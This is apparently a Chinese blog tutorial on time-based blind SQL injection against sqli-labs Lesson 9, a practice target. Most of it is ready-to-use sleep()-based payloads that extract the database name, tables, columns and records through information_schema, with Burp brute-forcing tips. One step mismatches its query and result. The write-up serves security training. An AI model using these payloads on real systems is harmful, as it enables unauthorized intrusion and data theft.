

时间盲注 sqlilabs/Lesson-9
1. 判断是否存在注入

由于页面没有任何的回显,因此无法再用常规的方法进行判断,这里需要用到sleep()函数来进行判断。 sleep()函数使程序停止执行一段指定的时间。一般使用
1 and sleep(n)
1' and sleep(n)%23
进行判断,n为要停止的时间,以秒为单位。
1.当输入1 and sleep(3)时,页面响应时间没有延迟;当输入1' and sleep(3)%23时,页面相应有延迟,说明数据库执行了 sleep语句,判断存在注入可能
2. 获取数据库名
2.1 获取库名长度
获取数据库名长度,使用 if条件判断语句。语法为:
if(expr1,expr2,expr3)
通俗来讲就是如果expr1成立则执行expr2,否则执行expr3。
1.当输入 1'and if(length(database())=8,sleep(3),1)%23 时,页面延迟了3秒钟,因此可以知道 length(database())=8条件成立,所以数据库名的长度为8。
8 为数据库长度爆破点,类型为数字
2.2 获取数据库名

1.当输入 1'and if(substr(database(),1,1)='s',sleep(3),1)%23 时,页面延迟了3秒钟,说明数据库名的第一个字符为s。
2.依次修改 substr 的起始位置直到8即可得到完整的数据库名 security 。
1'and if(substr(database(),1,1)='s',sleep(3),1)%23
1 为数据库名的字符位置,类型为数字
s为数据库名所在位置的字符内容,类型为字符,数字,特殊字符等
BP 爆破结果,Response received中的相应时间和sleep 设置的大概一致表示为我们需要的结果。
3. 获取表名
3.1 获取表的数量
1.当输入1' and if((select count(table_name) from information_schema.tables where table_schema='security')=4,sleep(3),1)%23 时,页面延迟了3秒钟,说明 security 库中有4个数据表。
1' and if((select count(table_name) from information_schema.tables where table_schema='security')=4,sleep(3),1)%23
4 为表数量爆破点,类型为数字
3.2 获取表的长度
1.获取第一个表的长度,当输入 1'and if(length((select table_name from information_schema.tables where table_schema='security' limit 0,1))=6, sleep(3),1)%23 时,页面延迟了3秒钟,说明 security 数据库中的第一个表的长度为6。
2.获取第二个表的长度,改变 limit 的起始位置即可。第三个同理。
1'and if(length((select table_name from information_schema.tables where table_schema='security' limit 0,1))=6, sleep(3),1)%23
0为表位置爆破点,类型为数字
6为表长度爆破点,类型为数字
3.3 获取具体表名

1.获取第一个表的第一个字符,当输入 1'and if(substr((select table_name from information_schema.tables where table_schema='security' limit 0,1),1,1)='e', sleep(3),1)%23 时,页面延迟了3秒钟,说明第一个表的第一个字符为e。
2.获取第一个表的第二个字符,修改 substr 的起始位即可。最终可以得到表名为 emails
3. 获取第二个表的第一个字符,修改的起始位即可
1'and if(substr((select table_name from information_schema.tables where table_schema='security' limit 0,1),1,1)='e', sleep(3),1)%23
0为第n个表格爆破点
1为表长度列表 爆破点
e为指定位表名字符爆破点

BP爆破,分别获取4个表名emails,referers,uagents,users
4. 获取字段名
4.1 获取某个表中字段数
获取 email 表的字段数,当输入1'and if((select count(column_name)from information_schema.columns where table_name='emails' and table_schema='security')=2,sleep(3),1)%23 时,页面延迟了3秒钟,说明 emails 表共有2列。
1'and if((select count(column_name)from information_schema.columns where table_name='emails' and table_schema='security')=2,sleep(3),1)%23
2为字段数爆破点,类型为数字
4.2 获取列名长度
获取第一个列名的长度,当输入1' and if( length((select column_name from information_schema.columns where table_name='emails' and table_schema='security' limit 0,1))=2, sleep(3),1)%23 时,页面延迟了3秒钟,说明第一个列名的长度为2。
1' and if( length((select column_name from information_schema.columns where table_name='emails' and table_schema='security' limit 0,1))=2, sleep(3),1)%23
0为列名位置爆破点,第n个列名,类型为数字
2为列名长度爆破点,第n个列的列名长度,类型为数字
4.3 获取列名
获取第一个列名的第一个字符,当输入1' and if(substr((select column_name from information_schema.columns where table_name='emails' and table_schema='security' limit 0,1),1,1)='i',sleep(3),1)%23时,页面延迟了3秒钟,说明第一个列名的第一个字符为i
1' and if(substr((select column_name from information_schema.columns where table_name='emails' and table_schema='security' limit 0,1),1,1)='i',sleep(3),1)%23
0为第n个列爆破点,类型为数字
1为列长度列表 爆破点,类型为数字
i为指定位列名字符爆破点,类型为可能组成列名的字符

BP爆破,获得emails 表的两个列名id 和 email_id
5. 获取记录
5.1 获取表中有多少行记录
1.当输入1' and if((select count(id)from emails)=8,sleep(3),1)%23 时,页面延迟了3秒钟,说明 emails表的 id列中有8行记录
1' and if((select count(id)from emails)=8,sleep(3),1)%23
8 为指定表中数据记录行数爆破点,类型为数据
5.2 获取记录长度
当输入1'and if((select length(id)from emails limit 0,1)=1,sleep(3),1)%23 时,页面延迟了3秒钟,说明 emails表中的 id列的第一行记录长度为 1。
1'and if((select length(id)from emails limit 0,1)=1,sleep(3),1)%23
0为记录的位置,第n个记录,类型为数字
1为记录的长度,类型为数字
5.3 获取具体数据
当输入 1' and if(substr((select id from emails limit 2,1),1,1)='3',sleep(3),1)%23时,页面延迟了3秒钟, 说明 emails表中的 id列的第一行记录的数据为 1。
1' and if(substr((select id from emails limit 2,1),1,1)='3',sleep(3),1)%23
2 为指定表格中有n 行记录,n 为数字
1 为指定表格的某个记录的长度m,m 为数字
3 为指定表格中某个记录的指定位置的字符


BP爆破emails表中email_id 信息

 浙公网安备 33010602011771号